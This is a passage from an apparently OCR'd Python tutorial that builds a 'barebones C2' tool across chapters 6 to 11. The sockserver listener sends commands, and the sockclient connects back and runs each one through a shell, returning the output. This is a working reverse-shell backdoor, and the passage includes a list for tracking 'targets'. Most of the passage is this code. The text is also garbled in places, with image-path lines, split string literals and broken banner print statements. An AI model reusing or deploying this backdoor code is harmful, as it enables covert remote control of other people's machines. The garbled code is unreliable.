            break
```

New comm_handler function

Save your progress if you haven't already, and let's test the new solution to make sure it still works with the current `sockclient`.



Successful execution with new functions

With the update, our code still has the same logical flow, however it is now `command line arguments` → `listener_handler` → `comm_handler` → `comm_out` → `comm_in` → `eventually exiting the program`

So far this has been the most significant update to our code. In the next lesson we will refactor the `sockclient` code in a similar way.

End of Chapter 6 Code Review

The only code that we modified in this lesson was `sockserver`.


```
#Chapter 6 sockserver
import socket
import sys


def comm_in(remote_target):
    print('[+] Awaiting response...')
    response = remote_target.recv(1024).decode()
    return response

def comm_out(remote_target, message):
    remote_target.send(message.encode())

def listener_handler():
    sock.bind((host_ip, host_port))
    print('[+] Awaiting connection from client...')
    sock.listen()
    remote_target, remote_ip = sock.accept()
    comm_handler(remote_target, remote_ip)

def comm_handler(remote_target, remote_ip):
    print(f'[+] Connection received from {remote_ip[0]}')
    while True:
        try:
            message = input('Message to send#> ')
            if message == 'exit':
                remote_target.send(message.encode())
                remote_target.close()
```

```
                break
            remote_target.send(message.encode())
            response = remote_target.recv(1024).decode()
            if response == 'exit':
                print('[-] The client has terminated the
session.')
                remote_target.close()
                break
            print(response)
        except KeyboardInterrupt:
            print('[+] Keyboard interrupt issued.')
            remote_target.close()
            break
        except Exception:
            remote_target.close()
            break


if __name__ == '__main__':
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    host_ip = sys.argv[1]
    host_port = int(sys.argv[2])
    listener_handler()
```

Chapter 7 - Code Cleanup - Part 2

In the previous lesson we cleaned up `sockserver` by refactoring from a single, linear function to using several functions that control specific directives. In this lesson we are going to do the same with `sockclient`.

Previously we used `__name__ == __main__` to start our script's initialization. In `sockclient` we really don't need to worry about that as the functionality of the script is limited in nature. We are essentially going to do the same as we did with `sockserver`, modifying our outbound and inbound traffic, and clean up our `session_handler` function some. Our current code has a lot going that we can separate into different functions. See below.



sockclient command flow

Let's build out the `inbound()` function, which will capture our incoming traffic and redirect it via a `return` statement back to the `session_handler` for additional processing. We can output that it is waiting for a command, set the message to nothing for the time being, initiate a `while` loop with a `try` statement, receive the message, and return it back down to the `session_handler`.

```
#inbound function
def inbound():
    print('[+] Awaiting response...')
    message = ''
    while True:
```

```
try:
    message = sock.recv(1024).decode()
    return message
except Exception:
    sock.close()
```

```
def inbound():
    print('[+] Awaiting response...')
    message = ''
    while True:
        try:
            message = sock.recv(1024).decode()
            return(message)
        except Exception:
            sock.close()
```

New inbound() function added

Next we create our `outbound()` function, which will handle all outbound traffic back to the `sockserver`. This includes the `message` variable from `session_handler`, which we will need in order to respond back to the `sockserver` with the results of the commands issued.

```
#outbound function
def outbound(message):
    response = str(message).encode()
    sock.send(response)
```

```
def outbound(message):
    response = str(message).encode()
    sock.send(response)
```


New outbound() function

After we've created the new functions, we really just need to clean up `session_handler` and add some data redirects to the new functions. Where before the code was executed in line, we now simply redirect it to the applicable function. Note that we added `message = inbound()` to grab the command from `comm_in`, we check the message for the defined `if` statements. Where we `cd`, we now send the `cur_dir` variable back to the `sockserver` by redirecting through `outbound()` with `cur_dir` attached. Finally, if the command doesn't fit the constraints, it is sent to `else` for execution, and the output is sent to `outbound()` with the output of the command (note it is decoded here).

```
#session_handler function
def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    print(f'[+] Connected to {host_ip}.')
    while True:
        message = inbound()
        print(f'[+] Message received - {message}')
        if message == 'exit':
            print('[-] The server has terminated the session.')
            sock.close()
            break
        elif message.split(" ")[0] == 'cd':
            directory = str(message.split(" ")[1])
            os.chdir(directory)
            cur_dir = os.getcwd()
            print(f'[+] Changed to {cur_dir}')
            outbound(cur_dir)
        else:
            command = subprocess.Popen(message, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
            output = command.stdout.read() +
command.stderr.read()
            outbound(output.decode())
```

Updated session_handler() function

Let's run our `sockserver` first, then try to connect to it with `sockclient`. If all has worked out correctly you should get a callback and have appropriate command execution as we did prior to refactoring both files.



Successful execution of sockserver and sockclient after refactor

This wraps up the first major hurdle we have in developing our solution. We've gone all the way from basic socket connections in command line, to clean(er) Python code using appropriate functions to execute our directions. In the next lesson we're going to slow down a bit and add the most important part of any hacking tool - the banner!

End of Chapter 7 Code Review

In this chapter we only worked with the `sockclient` file.

```
#Chapter 7 sockclient code
import socket
import subprocess
import os
import sys


def inbound():
    print('[+] Awaiting response...')
    message = ''
    while True:
        try:
            message = sock.recv(1024).decode()
            return message
        except Exception:
            sock.close()

def outbound(message):
    response = str(message).encode()
    sock.send(response)

def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    print(f'[+] Connected to {host_ip}.')
    while True:
        message = inbound()
        print(f'[+] Message received - {message}')
```

```
        if message == 'exit':
            print('[-] The server has terminated the session.')
            sock.close()
            break
        elif message.split(" ")[0] == 'cd':
            directory = str(message.split(" ")[1])
            os.chdir(directory)
            cur_dir = os.getcwd()
            print(f'[+] Changed to {cur_dir}')
            outbound(cur_dir)
        else:
            command = subprocess.Popen(message, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
            output = command.stdout.read() +
command.stderr.read()
            outbound(output.decode())


if __name__ == '__main__':
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    host_ip = sys.argv[1]
    host_port = int(sys.argv[2])
    session_handler()
```

Chapter 8 - Banner Time

[Text to ASCII Art Generator (TAAG) (patorjk.com)]

We have been working for a while on building the foundations of C2, and it's time to spend a few minutes personalizing it. Naturally, the best way to do this is by adding a banner to our program. This will be the first time since beginning the course that I am giving you the opportunity to truly make this tool YOURS. I've linked my favorite ASCII art generator above if you want to use it. Otherwise, simply Googling `'ascii banner generator'` will provide you with additional options. I'll go through the process using the linked generator.

There are an overwhelming number of fonts. I usually type my text into the text box, scroll to the top of the font drop down, click the first one, and then use the down arrow button to scroll through them. Alternatively, you can use the `Test All` option to see them all in a list.

Patorjk ASCII art generator


No matter what you've chosen, go ahead and click the copy button that is available, scroll to the top of your `sockserver`, and paste the banner below your imports. After you paste it you may notice some red squiggly lines, or an error showing in your environment. That's expected, as you can see from my example below.

Banner text in sockserver

Now we need to generate the function itself that will be called when the code is ran. You can name this function, `def banner()`. Following the function declaration, we need to add a `print` statement at the beginning of each text line, and a closing single quote and parenthesis at the end.

Banner created


Alternative, if you wish to save space, you can omit the `')` at the end of the top two lines, remove the `print ('` from the front of lines two and three, and instead use a `\n` newline at the end, and then close the spacing. It's your choice, and your personalization. If you try both you can always go back. If you choose this way, the end product will look something like the following.



Second banner option


Now that the function has been created, we need a way to call it. Scrolling to the end of our script, we can add our `banner()` function between the `host_port` variable and the call to the `listener_handler` function.

Now all that is left to do is to run our script and make sure it works properly.



```
if __name__ == '__main__':
    host_ip = sys.argv[1]
    host_port = sys.argv[2]
    banner()
    listener_handler(host_ip, int(host_port))
```

Banner function added




Banner called when running our C2

And that is all there is to this lesson. I encourage you to play around with the various fonts and see which ones you like. The best part about it is you can always change it in the future. In the next lesson we are going to start working on some basic exception handling in our sockserver.

End of Chapter 8 Code Review

The only file we worked with in this lesson is sockserver.

```
#Chapter 8 sockserver code
import socket
import sys


def banner():
    print('
    print('
    print('
```



```
2')
by the Mayor')
')


def comm_in(remote_target):
    print('[+] Awaiting response...')
    response = remote_target.recv(1024).decode()
    return response


def comm_out(remote_target, message):
    remote_target.send(message.encode())


def listener_handler():
```

```
    sock.bind((host_ip, host_port))
    print('[+] Awaiting connection from client...')
    sock.listen()
    remote_target, remote_ip = sock.accept()
    comm_handler(remote_target, remote_ip)


def comm_handler(remote_target, remote_ip):
    print(f'[+] Connection received from {remote_ip[0]}')
    while True:
        try:
            message = input('Message to send#> ')
            if message == 'exit':
                remote_target.send(message.encode())
                remote_target.close()
                break
            remote_target.send(message.encode())
            response = remote_target.recv(1024).decode()
            if response == 'exit':
                print('[-] The client has terminated the
session.')
                remote_target.close()
                break
            print(response)
        except KeyboardInterrupt:
            print('[+] Keyboard interrupt issued.')
            remote_target.close()
            break
        except Exception:
            remote_target.close()
            break


if __name__ == '__main__':
    banner()
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    host_ip = sys.argv[1]
    host_port = int(sys.argv[2])
    listener_handler()
```

Chapter 9 - Exception Handling - Part 1

[8. Errors and Exceptions — Python 3.11.2 documentation]

Looking back at the lesson on command line arguments, you may have found yourself running the script and accidentally forgetting to add the arguments. When Python cannot find the arguments listed as variables in the code, it will respond with an `IndexError` stating that the index is out of range. That is because no indexed items have been provided beyond the filename itself. When an error occurs that hasn't been expected, it can be considered an unhandled exception. See below.

```
C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 9>python3 sockserver.py
Traceback (most recent call last):
  File "C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 9\sockserver.py", line 48, in <module>
    host_ip = sys.argv[1]
IndexError: list index out of range

C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 9>
```

Unhandled exception

This output is pretty straight forward, and it is only a few lines. Other exceptions can be many lines long and a complete mess. The below shows a basic `KeyboardInterrupt`, which is when you press `CTRL-C` to exit the program. In this case we haven't added any exceptions for `KeyboardInterrupt` yet, so we get an unhandled exception.

```
C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 9>python3 sockserver.py 127.0.0.1 2222
BAREBONES C2
by the Mayor
[+] Awaiting connection from client...
[+] Connection received from 127.0.0.1
send message#> Traceback (most recent call last):
  File "C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 9\sockserver.py", line 51, in <module>
    listener_handler(host_ip, int(host_port))
  File "C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 9\sockserver.py", line 24, in listener_handler
    comm_handler(remote_target, remote_ip)
  File "C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 9\sockserver.py", line 31, in comm_handler
    message = input('send message#> ')
KeyboardInterrupt
```

Unhandled keyboard interrupt

So, let's add some basic exception handling to our programs. We can start with `sockserver`. For almost everything we do in this course, we will use `try` statements for this. Meaning that any time we want to perform something in our code that may have an exception (syntax errors, keyboard interrupts, index errors, etc.), we should try to handle that exception gracefully. In essence, we will try something, and if that something doesn't work properly, we will do something else upon that exception.


We can start by adding exception handling to the `IndexError` we experienced by omitting our command line arguments. At the bottom, add a `try` statement above `host_ip`, and after `listener_handler` add a generic exception, and print the output. It should look like the following.

```
#basic try/except statement
try:
    ...
except Exception as e:
    print(e)
```

```
if __name__ == '__main__':
    try:
        host_ip = sys.argv[1]
        host_port = sys.argv[2]
        banner()
        listener_handler(host_ip, int(host_port))
    except Exception as e:
        print(e)
```

Try statement with generic exception handling added

Now if you run your `sockserver` without adding arguments, you will receive a cleaner error that states `list index out of range`.



Generic exception output

This is quite generic, and we want to program functionality that is easier to understand. Knowing that this error is generated from an `IndexError`, we can specifically define that error rather than using a generic exception handler. Leave the generic handler we added and add a new exception above it.

```
#IndexError exception
except IndexError:
    print('[-] Command line argument(s) missing. Please try
again.')
```

```
54  if __name__ == '__main__':
55      banner()
56      sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
57      try:
58          host_ip = sys.argv[1]
59          host_port = int(sys.argv[2])
60          listener_handler()
61      except IndexError:
62          print('[-] Command line argument(s) missing. Please try again.')
63      except Exception as e:
64          print(e)
```

Added IndexError exception handling

Now when you run your program again without arguments, you should see that the message you added under `IndexError` is now provided.

```
C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 9>python3 sockserver.py
[-] Command line argument(s) missing. Please try again.
```

Handled exception with customized exception output

Let's move over to `sockclient` now. We can add the same `IndexError` exception handling as we did in our `sockserver`. Those changes look like the following.

```
#IndexError and generic exception handling
try:
    ...
except IndexError:
    print('[-] Command line argument(s) missing. Please try
again.')
except Exception as e:
    print(e)
```

```
if __name__ == '__main__':
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        host_ip = sys.argv[1]
        host_port = int(sys.argv[2])
        session_handler()
    except IndexError:
        print('[-] Command line argument(s) missing. Please try again.')
    except Exception as e:
        print(e)
```

IndexError exception handling added to sockclient

And the results when running the program without arguments.

```
C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 9>python3 sockclient.py
[-] Command line argument(s) missing. Please try again.
```

Handled IndexError exception

There is one additional place in `sockclient` that can cause issues. Start `sockserver` and connect to it with `sockclient`. Issue a command to change directories to something nonexistent, like `C:\Fakedir`. Notice the exception in `sockclient`.

```
C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 9>python3 .\sockclient.py 127.0.0.1 2222
[+] Connecting to 127.0.0.1.
[+] Connected to 127.0.0.1.
[+] Awaiting response...
[+] Message received - cd C:\fakedir
Traceback (most recent call last):
  File "C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 9\sockclient.py", line 46, in <module>
    session_handler(host_ip, int(host_port))
  File "C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 9\sockclient.py", line 33, in session_handler
    os.chdir(directory)
FileNotFoundError: [WinError 2] The system cannot find the file specified: 'C:\\fakedir'
```

FileNotFoundError

Python has responded to the invalid directory change as a `FileNotFoundError`. Let's add a new try statement in our `cd` handler and add some exception handling for `FileNotFoundError`. Note that now we want the exception to respond not in the `sockclient` window, but rather in the `sockserver` output, as the end goal of our project is a `C2` tool. Instead of printing output, we can send it back to `sockserver` via


the `outbound` function. Note that we need to use `continue` here so that our loop continues to work despite the exception. The results look like the following.

```
#FileNotFound exception
except FileNotFoundError:
                outbound('Invalid directory. Try again.')
                continue
```

```
        elif message.split(" ")[0] == 'cd':
            try:
                directory = str(message.split(" ")[1])
                os.chdir(directory)
                cur_dir = os.getcwd()
                print(f'[+] Changed to {cur_dir}')
                outbound(cur_dir)
            except FileNotFoundError:
                outbound('Invalid directory. Try again.')
                continue
        else:
            command = subprocess.Popen(message, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
            output = command.stdout.read() + command.stderr.read()
            outbound(output.decode())
```

Updated directory change with exception handling for FileNotFound error

Now when we provide an invalid directory we receive a response in `sockserver` reporting that to us, and `sockclient` continues functioning rather than breaking.



FileNotFoundError exception handled and responded to sockserver


Finally, let's add some basic handling for `KeyboardInterrupt`. Sometimes we execute this because of muscle memory, and when we do so it can leave both ends of our socket stuck. In our `comm_handler` function in `sockserver`, we can add the same functionality as our `exit` command, sending a kill message to the `sockclient`. After the kill signal has been sent, we close the socket and break the loop.

```
#KeyboardInterrupt exception
except KeyboardInterrupt:
    print('[+] Keyboard interrupt issued.')
    message = 'exit'
    remote_target.send(message.encode())
    sock.close()
    break
```

```
        except KeyboardInterrupt:
            print('[+] Keyboard interrupt issued.')
            message = 'exit'
            remote_target.send(message.encode())
            sock.close()
            break
        except Exception:
            remote_target.close()
            break
```

comm_handler KeyboardInterrupt exception

Now if we run our programs and initiate `CTRL-C` after connection, we should see that connection is closed, and a confirmation printed to terminal.



Keyboard interrupt handling

Before we complete the lesson, let's clean up the print statement we added. You'll notice that it printed to our `send message#>` line rather than a line of its own. We can add a simple `\n` newline in front of the text in that print statement, which will make it print to its own line.

```python
    except KeyboardInterrupt:
        print('\n[+] Keyboard interrupt issued.')
        message = 'exit'
        remote_target.send(message.encode())
        sock.close()
        break
```

Newline added to print statement

```
C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 9>python3 sockserver.py 127.0.0.1 2222
BAREBONES C2 by the Mayor
[+] Awaiting connection from client...
[+] Connection received from 127.0.0.1
send message#>
[-] Keyboard interrupt initiated.
```

Interrupt message printed to its own line

That wraps up this lesson. Exception handling is really important for what we are doing here. You may find that it's easier to figure out an issue when the unhandled exception is printed, as it is more verbose. I recommend removing the `try` and `except` handling when your program doesn't work, so that you can get the unfiltered output.

End of Chapter 9 Code Review

```python
#Chapter 9 sockserver code
import socket
import sys


def banner():
    print('              2')
    print('BAREBONES C by the Mayor')
    print('              ')

def comm_in(remote_target):
    print('[+] Awaiting response...')
    response = remote_target.recv(1024).decode()
    return response


def comm_out(remote_target, message):
    remote_target.send(message.encode())


def listener_handler():
```

```
    sock.bind((host_ip, host_port))
    print('[+] Awaiting connection from client...')
    sock.listen()
    remote_target, remote_ip = sock.accept()
    comm_handler(remote_target, remote_ip)


def comm_handler(remote_target, remote_ip):
    print(f'[+] Connection received from {remote_ip[0]}')
    while True:
        try:
            message = input('Message to send#> ')
            if message == 'exit':
                remote_target.send(message.encode())
                remote_target.close()
                break
            remote_target.send(message.encode())
            response = remote_target.recv(1024).decode()
            if response == 'exit':
                print('[-] The client has terminated the
session.')
                remote_target.close()
                break
            print(response)
        except KeyboardInterrupt:
            print('\n[+] Keyboard interrupt issued.')
            message = 'exit'
            remote_target.send(message.encode())
            sock.close()
            break
        except Exception:
            remote_target.close()
            break


if __name__ == '__main__':
    banner()
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        host_ip = sys.argv[1]
        host_port = int(sys.argv[2])
        listener_handler()
    except IndexError:
        print('[-] Command line argument(s) missing. Please try
again.')
    except Exception as e:
        print(e)
```

```
#Chapter 9 sockclient code
import socket
import subprocess
import os
import sys


def inbound():
    print('[+] Awaiting response...')
    message = ''
    while True:
        try:
            message = sock.recv(1024).decode()
            return message
        except Exception:
            sock.close()

def outbound(message):
    response = str(message).encode()
    sock.send(response)

def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    print(f'[+] Connected to {host_ip}.')
    while True:
        message = inbound()
        print(f'[+] Message received - {message}')
        if message == 'exit':
            print('[-] The server has terminated the session.')
            sock.close()
            break
        elif message.split(" ")[0] == 'cd':
            try:
                directory = str(message.split(" ")[1])
                os.chdir(directory)
                cur_dir = os.getcwd()
                print(f'[+] Changed to {cur_dir}')
                outbound(cur_dir)
            except FileNotFoundError:
                outbound('Invalid directory. Try again.')
                continue
        else:
            command = subprocess.Popen(message, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
            output = command.stdout.read() +
command.stderr.read()
```

```
            outbound(output.decode())


if __name__ == '__main__':
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        host_ip = sys.argv[1]
        host_port = int(sys.argv[2])
        session_handler()
    except IndexError:
        print('[-] Command line argument(s) missing. Please try
again.')
    except Exception as e:
        print(e)
```

Chapter 10 - Lists

[5. Data Structures — Python 3.11.2 documentation]

Now that we have the basic functionality of our code completed, we can start thinking about how we can interact individually with our eventual targets. We're going to start by building a way to store those targets. We can do this a couple of different ways, but for what we are doing we will use lists. Python lists are collections of information that are indexed in order. For our project, we are going to index individual socket connections so that we can interact with them individually.

We can create a list by declaring a variable that equals `[]`. For example, `targets = []`. Let's add that above our `try` statement at the end of our `sockserver` code.

```
#targets list variable
targets = []
```

```
58  if __name__ == '__main__':
59      targets = []
60      banner()
61      sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
62      try:
63          host_ip = sys.argv[1]
64          host_port = int(sys.argv[2])
65          listener_handler()
66      except IndexError:
67          print('[-] Command line argument(s) missing. Please try again.')
68      except Exception as e:
69          print(e)
70
```

Targets list created

Now that our list has been generated, we need to `append`, or add a value to it. We will do that inside of the `listener_handler`. We can work on appending our socket information to our targets list. We can do that by using the `append` method. We declare the targets variable with append, and create a list item with our socket information and the target IP address. Afterwards, let's add some print statements to output the contents of our targets list so we can better understand it. It will look like the following.

```
#listener_hander function update
def listener_handler(host_ip, host_port, targets):
    sock.bind((host_ip, host_port))
    print('[+] Awaiting connection from client...')
    sock.listen()
    remote_target, remote_ip = sock.accept()
```

```
    targets.append([remote_target, remote_ip])
    print(targets)
    print((targets[0])[0])
    print((targets[0])[1])
    comm_handler(remote_target, remote_ip)
```

```
21  def listener_handler(host_ip, host_port, targets):
22      sock.bind((host_ip, host_port))
23      print('[+] Awaiting connection from client...')
24      sock.listen()
25      remote_target, remote_ip = sock.accept()
26      targets.append([remote_target, remote_ip])
27      print(targets)
28      print((targets[0])[0])
29      print((targets[0])[1])
30      comm_handler(remote_target, remote_ip)
```

Updated listener_handler() function

We append our target information inside of `[ ]` brackets because we need a list here, not a tuple, as we want to be able to modify these values down the road. Afterwards we print the entire list, then print the target indexed at 0, and the value indexed in that item at value 0, and the do the same for the item indexed at value 1. When we run our `sockserver` and `sockclient` we should get something like the following.

```
C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 10>python3 sockserver.py 127.0.0.1 2222
BARE BONES C2
by the Mayor
[+] Awaiting connection from client...
[[<socket.socket fd=1052, family=AddressFamily.AF_INET, type=SocketKind.SOCK_STREAM, proto=0, laddr=('127.0.0.1', 2222), raddr=('127.0.0.1', 55102)>, '127.0.0.1']]  1
<socket.socket fd=1052, family=AddressFamily.AF_INET, type=SocketKind.SOCK_STREAM, proto=0, laddr=('127.0.0.1', 2222), raddr=('127.0.0.1', 55102)>  2
127.0.0.1  3
[+] Connection received from 127.0.0.1
send message#>
```

Output from print statements

Number one shows us the full output printed from the targets list. Note that we have the `remote_target` and `remote_ip` values listed here. In number two we have only the `remote_target` value listed. In number three we see only the `remote_ip` listed.

This will be incredibly important soon when we start to build out the threading in code and have to start handling multiple client sessions. It may be confusing right now because we're working towards functionality that we cannot currently see.

End of Chapter 10 Code Review

In this lesson we only modified the `sockserver` code.

```
#Chapter 10 sockserver code
```

```
import socket
import sys


def banner():
    print('
    print('
    print('
```


```
def comm_in(remote_target):
    print('[+] Awaiting response...')
    response = remote_target.recv(1024).decode()
    return response


def comm_out(remote_target, message):
    remote_target.send(message.encode())


def listener_handler(host_ip, host_port, targets):
    sock.bind((host_ip, host_port))
    print('[+] Awaiting connection from client...')
    sock.listen()
    remote_target, remote_ip = sock.accept()
    targets.append([remote_target, remote_ip])
    print(targets)
    print((targets[0])[0])
    print((targets[0])[1])
    comm_handler(remote_target, remote_ip)


def comm_handler(remote_target, remote_ip):
    print(f'[+] Connection received from {remote_ip[0]}')
    while True:
        try:
            message = input('Message to send#> ')
            if message == 'exit':
                remote_target.send(message.encode())
                remote_target.close()
                break
            remote_target.send(message.encode())
            response = remote_target.recv(1024).decode()
            if response == 'exit':
                print('[-] The client has terminated the
session.')
                remote_target.close()
```

```
                break
            print(response)
        except KeyboardInterrupt:
            print('\n[+] Keyboard interrupt issued.')
            message = 'exit'
            remote_target.send(message.encode())
            sock.close()
            break
        except Exception:
            remote_target.close()
            break


if __name__ == '__main__':
    targets = []
    banner()
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        host_ip = sys.argv[1]
        host_port = int(sys.argv[2])
        listener_handler(host_ip, host_port, targets)
    except IndexError:
        print('[-] Command line argument(s) missing. Please try
again.')
    except Exception as e:
        print(e)
```

Chapter 11 - Threading and Session Handling

[threading — Thread-based parallelism — Python 3.11.2 documentation]

